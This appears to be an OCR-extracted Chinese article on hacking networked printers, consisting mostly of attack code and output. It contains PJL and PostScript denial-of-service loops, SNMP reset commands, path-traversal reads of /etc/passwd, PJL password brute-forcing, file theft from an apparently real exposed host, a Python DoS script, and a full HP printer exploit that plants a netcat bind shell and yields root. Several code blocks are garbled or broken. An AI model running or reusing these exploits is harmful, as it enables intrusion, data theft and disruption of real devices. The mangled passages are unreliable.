








目录





全国联网打印机数量排名前五省份














```
albinolobster@ubuntu:~$ nmap -A 192.168.1.159
Starting Nmap 7.01 ( https://nmap.org ) at 2017-06-08 10:31 PDT
Nmap scan report for HP0A6BFE.westeros (192.168.1.159)
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
443/tcp    open  ssl/https    HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
515/tcp    open  printer
555/tcp    open  ssl/jpp      HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
8080/tcp   open  http-proxy   HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
9100/tcp   open  jetdirect?
```


[illegible]




```
while true: do nc printer_9100 - done
```



```
# 获取最大超时值
MAX=`echo "@PJL TIMEOUT VARIABLES" | nc -w3 printer 9100 |`
# 设置最大超时值
er 9100; done while true; do echo "@PJL SET TIMEOUT=$MAX" | nc print
```

```
%!  
{ } loop
```

```
true 0 startjob  
/showpage {} def
```




```
snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
```


```
@PJL DMCMD ASCIIHEX="040006020501010301040106"
```

```
/counter 0 def 50000 {  
  /counter counter 1 add def  
  currentdict /RRCustomProcs /ProcSet findresource begin  
  begin counter 1 false vxmemfetch end end == counter  
} repeat
```

```
> /str 256 string def (%*%../*)
> {==} str filenameforall
< (%disk0%../webServer/home/device.html)
< (%disk0%../webServer/.java.login.config)
< (%disk0%../webServer/config/soe.xml)

> /byte (0) def
> /infile (../../etc/passwd) (r) file def
> { infile read {byte exch 0 exch put
>   (%stdout) (w) file byte writestring}
>   {infile closefile exit} ifelse
> } loop
< root::0:0:::/bin/dlsh

> /outfile (test.txt) (w+) file def}}
> outfile (Hello World!) writestring
> outfile closefile
```



```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-15 02:27 CST
Nmap scan report for 50990770.dip0.t-ipconnect.de (80.153.7.112)
Host is up (0.34s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
1723/tcp  open  pptp
8080/tcp  open  http
```



```
anka9080@Ubuntu:~/Pentest/pillib/pft$ ./pft
PFT - PJI file transfer
FX of Phenoelit <fx@phenoelit.com>
Version 0.7 ($Revision: 1.8 $)
```

```
pft> serve
```

```
pft> env bruteforce
try 30
INFO: force_recv_clear() timed out for 270bytes (10 sec)
Password disabled successfully
```

```
pft> ls
0:\
. - d
.. - d
PermStore - d
PostScript - d
PJI - d
saveDevice - d
FaxIn - d
Fax - d
FaxUpgrade - d
webServer - d
svcErr.log 11468 -
```

```
pft>
syntax error (try help)
pft> get L006105.XML
```



L006105.XML x

```
<entry id="DS008718" version="1">
<timestamp date="2015-07-09" time="12:17:11" zone="UNKNOWN"></timestamp>
<source mfp="192.168.0.253" service=""></source>
<job_info result="success" guid="">
<sender email="info@itm-spedition.de" authenticated="false" username=""
nos="" domain="" context="">HP LaserJet M4345</sender>
<scan_info page_count="1" size="a4"></scan_info>
<jobAcct_info jobAcct13="" jobAcct14="" jobAcct15="" jobAcct16=""></
jobAcct_info>
<folder_info size="25.84 KILOBYTE" fileFormat="pdf"
colorSettings="grayscale" result="success">
```



[illegible]

```
payload = "POST / HTTP/1.1\r\n"  
payload += "Host: asdasdasd\r\n"  
payload += "User-Agent: asdasdasd\r\n"  
payload += "Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8\r\n"  
payload += "Accept-Language: en-US,en;q=0.5\r\n"  
payload += "Referer: asdasdasdasd\r\n"  
payload += "Connection: close\r\n"  
payload += "Upgrade-Insecure-Requests: 1\r\n"  
payload += "Content-Type: application/x-www-form-urlencoded\r\n"  
payload += "Content-Length: 42\r\n"  
payload += "asdasdasdasdasdasdasd\r\n\r\n\r\n"
```

```
while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


    try:
        s.connect((target,int(port)))
        print "[*] Sending DOS payload"
        s.send(payload)
        # Wait for server to respond with 500 error
        s.recv(4096)
        s.close()
    except:
        print("[!] Can't connect to target")
        sys.exit()
```


```
192.168.1.4:/> reset
Warning: This may also reset TCP/IP settings to factory defaults.
$find: /etc/passwd: not a directory: IP: 192.168.1.4: 672: 17: 56: 10: 4: 10:
ROOM! ..... Restoring factory defaults in 10 9 8 7 6 5 4 3 2 1 KA
r at Her vendor's try: This command works only for HP printers. P
9: 48: 59: 1: 3: 1: 1: 6:  symset -w1 -o public 192.168.1.4 1.3.6 1.2
```



```
for i in range(1, 65536):
    buf = b''
    s.send(('33%-12345X@PJL \r\n@PJL JOB PASSWORD=' + str(i) + '\r\n@PJL DEFAULT PASSWORD=0 \r\n@PJL E0J\r\n33%-12345X\r\n').encode('UTF-8'))
    if i%30 == 0:
        s.send(('33%-12345X@PJL \r\n@PJL DINQUIRE PASSWORD\r\n33%-12345X\r\n').encode('UTF-8'))
        while True:
            buf += s.recv(1)
            print(buf)
            try:
                buf.index(b'\r\n\x0c')
            try:
                buf.index(b'DISABLED')
                print('password disabled ok!')
```

```
s.send(('33%-12345X@PJL \r\n@PJL FSDIRLIST NAME = "0:\\\\" ENTRY=1 COUNT=99\r\n33%-12345X\r\n').encode('UTF-8'))
buf = b''
while True:
    buf += s.recv(1)
    print(buf)
    try:
        buf.index(b'\r\n\x0c')
    try:
        buf.index(b'ENTRY')
        print('PoC OK!')
        return
    except ValueError:
        print('PoC NO!')
        return
    except ValueError:
        continue
except ValueError:
    print('password disabled failed!')
finally:
    s.close()
    return
except ValueError:
    continue
```





T0626800-97/d033

```
case 1:
if ( opcode == 2 * dword_A29D20FC[jpg_index] + 11 )
{
byte_3 = EI_jpg_stream_read_byte_from_file() << 24;
bytes_2_3 = byte_3 | (EI_jpg_stream_read_byte_from_file() << 16);
bytes_1_2_3 = bytes_2_3 | (EI_jpg_stream_read_byte_from_file() << 8);
parsed_dword = bytes_1_2_3 | EI_jpg_stream_read_byte_from_file();
lower_byte = EI_jpg_stream_read_byte_from_file();
length_in_2_bytes = lower_byte | (EI_jpg_stream_read_byte_from_file() << 8);
for ( i = 0;
i < length_in_2_bytes;
i++)
{
cur_byte = EI_jpg_stream_read_byte_from_file();
offset = 2 * (i + 1050 + jpg_index);
// big massive buffer allocated
cur_byte;
++i;
}
```

```
v2 = EI_jpg_stream_read_byte_from_file();
v3 = v2 >> 4;
v4 = v2 & 0xF;
accumulated_sum_bound_4096 = 0;
loop_index = 0;
do
{
    read_byte = EI_jpg_stream_read_byte_from_file();
    local_buffer[loop_index] = read_byte;
    accumulated_sum_bound_4096 += read_byte;

    ++loop_index;
}
while ( loop_index <= 15 );
huge_short_minus_19 = huge_short_minus_2 - 17;
if ( huge_short_minus_19 < accumulated_sum_bound_4096 )
    break;
yl_dword_zero___(local_buffer_256, 64);
for ( i = 0; i < accumulated_sum_bound_4096; ++i )
    local_buffer_256[i] = EI_jpg_stream_read_byte_from_file();
huge_short_minus_2 = huge_short_minus_19 - accumulated_sum_bound_4096;
EI_jpg_set_read_state_opcode(5);
return;
}
```



```
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="../../../" ENTRY=1 COUNT=4
@PJL FSDIRLIST NAME="../../../"
FILEERROR=0

@PJL FSDIRLIST NAME="../../../bin/" ENTRY=1 COUNT=4
@PJL FSDIRLIST NAME="../../../bin/" ENTRY=1
getopt TYPE=FILE SIZE=880020
setarch TYPE=FILE SIZE=880020
dd TYPE=FILE SIZE=880020
cp TYPE=FILE SIZE=880020
```



```
@PJL FSUPLOAD NAME="../../../etc/passwd" OFFSET=0 SIZE=648
@PJL FSUPLOAD FORMAT: BINARY NAME="../../../etc/passwd" OFFSET=0 SIZE=648
root:x:0:0:root:/var/root:/bin/sh
...
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="0:../../../../rw/var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="0:../../../../rw/var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR
@PJL FSDIRLIST NAME="../../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../../var/etc/profile.d/" ENTRY=1<
.sig/ TYPE=DIR
```



```
import socket
import sys

test = ('test')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

dir_query = 'PURL FSDIRLIST NAME="../../../../var/etc/profile.d/" ENTRY=1 COUNT=1024'
sock.sendall(dir_query)
sock.close()
```

```
albinolobster@ubuntu:~$ python write_test.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="../../../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../../../var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR
writing_test TYPE=FILE SIZE=4
```

```
if [ ! -p /tmp/pwned ]; then
    mkfifo /tmp/pwned
    cat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &
fi
```

```
albinolobster@ubuntu:~$ snmpset -v1 -c public 192.168.1.158 1.3.6.1.2.1.43.5.1.1.3.1 i 4
iso.3.6.1.2.1.43.5.1.1.3.1 = INTEGER: 4
```

```
albinolobster@ubuntu:~$ python printer_exploit.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
@PJL FSQUERY NAME="0:/../../../../rw/var/etc/profile.d/lol.sh" TYPE=FILE SIZE=119
Done! Try port 1270 in ~30 seconds
albinolobster@ubuntu:~$ nc 192.168.1.158 1270
whoami
root
```



```
import socket
import sys
from easysnmp import snmp_set

profile_d_script = ('if [ ! -p /tmp/pwned ]; then\n'
                    '\tmkfifo /tmp/pwned\n'
                    '\tcat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &\n'
                    'fi\n')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(2)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

dir_query = '@PJL FSDOWNLOAD FORMAT:BINARy SIZE=' + str(len(profile_d_script)) + ' NAME="0:../../rw/var/etc/profile.d/lol.sh"\r\n'
dir_query += profile_d_script
dir_query += '\x1b\t-12345X'
sock.sendall(dir_query)
sock.close()

sock1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock1.connect(server_address)
dir_query = '@PJL FSQUERY NAME="0:../../rw/var/etc/profile.d/lol.sh"\r\n'
sock1.sendall(dir_query)

response = ''
while True:
    data = sock1.recv(1)
    if '\n' == data: break
    response += data

print response
snmp_set('1.3.6.1.2.1.43.5.1.1.3.1', 4, 'integer', hostname='192.168.1.158', community='public', version=1)
print 'Done! Try port 1270 in ~30 seconds'
```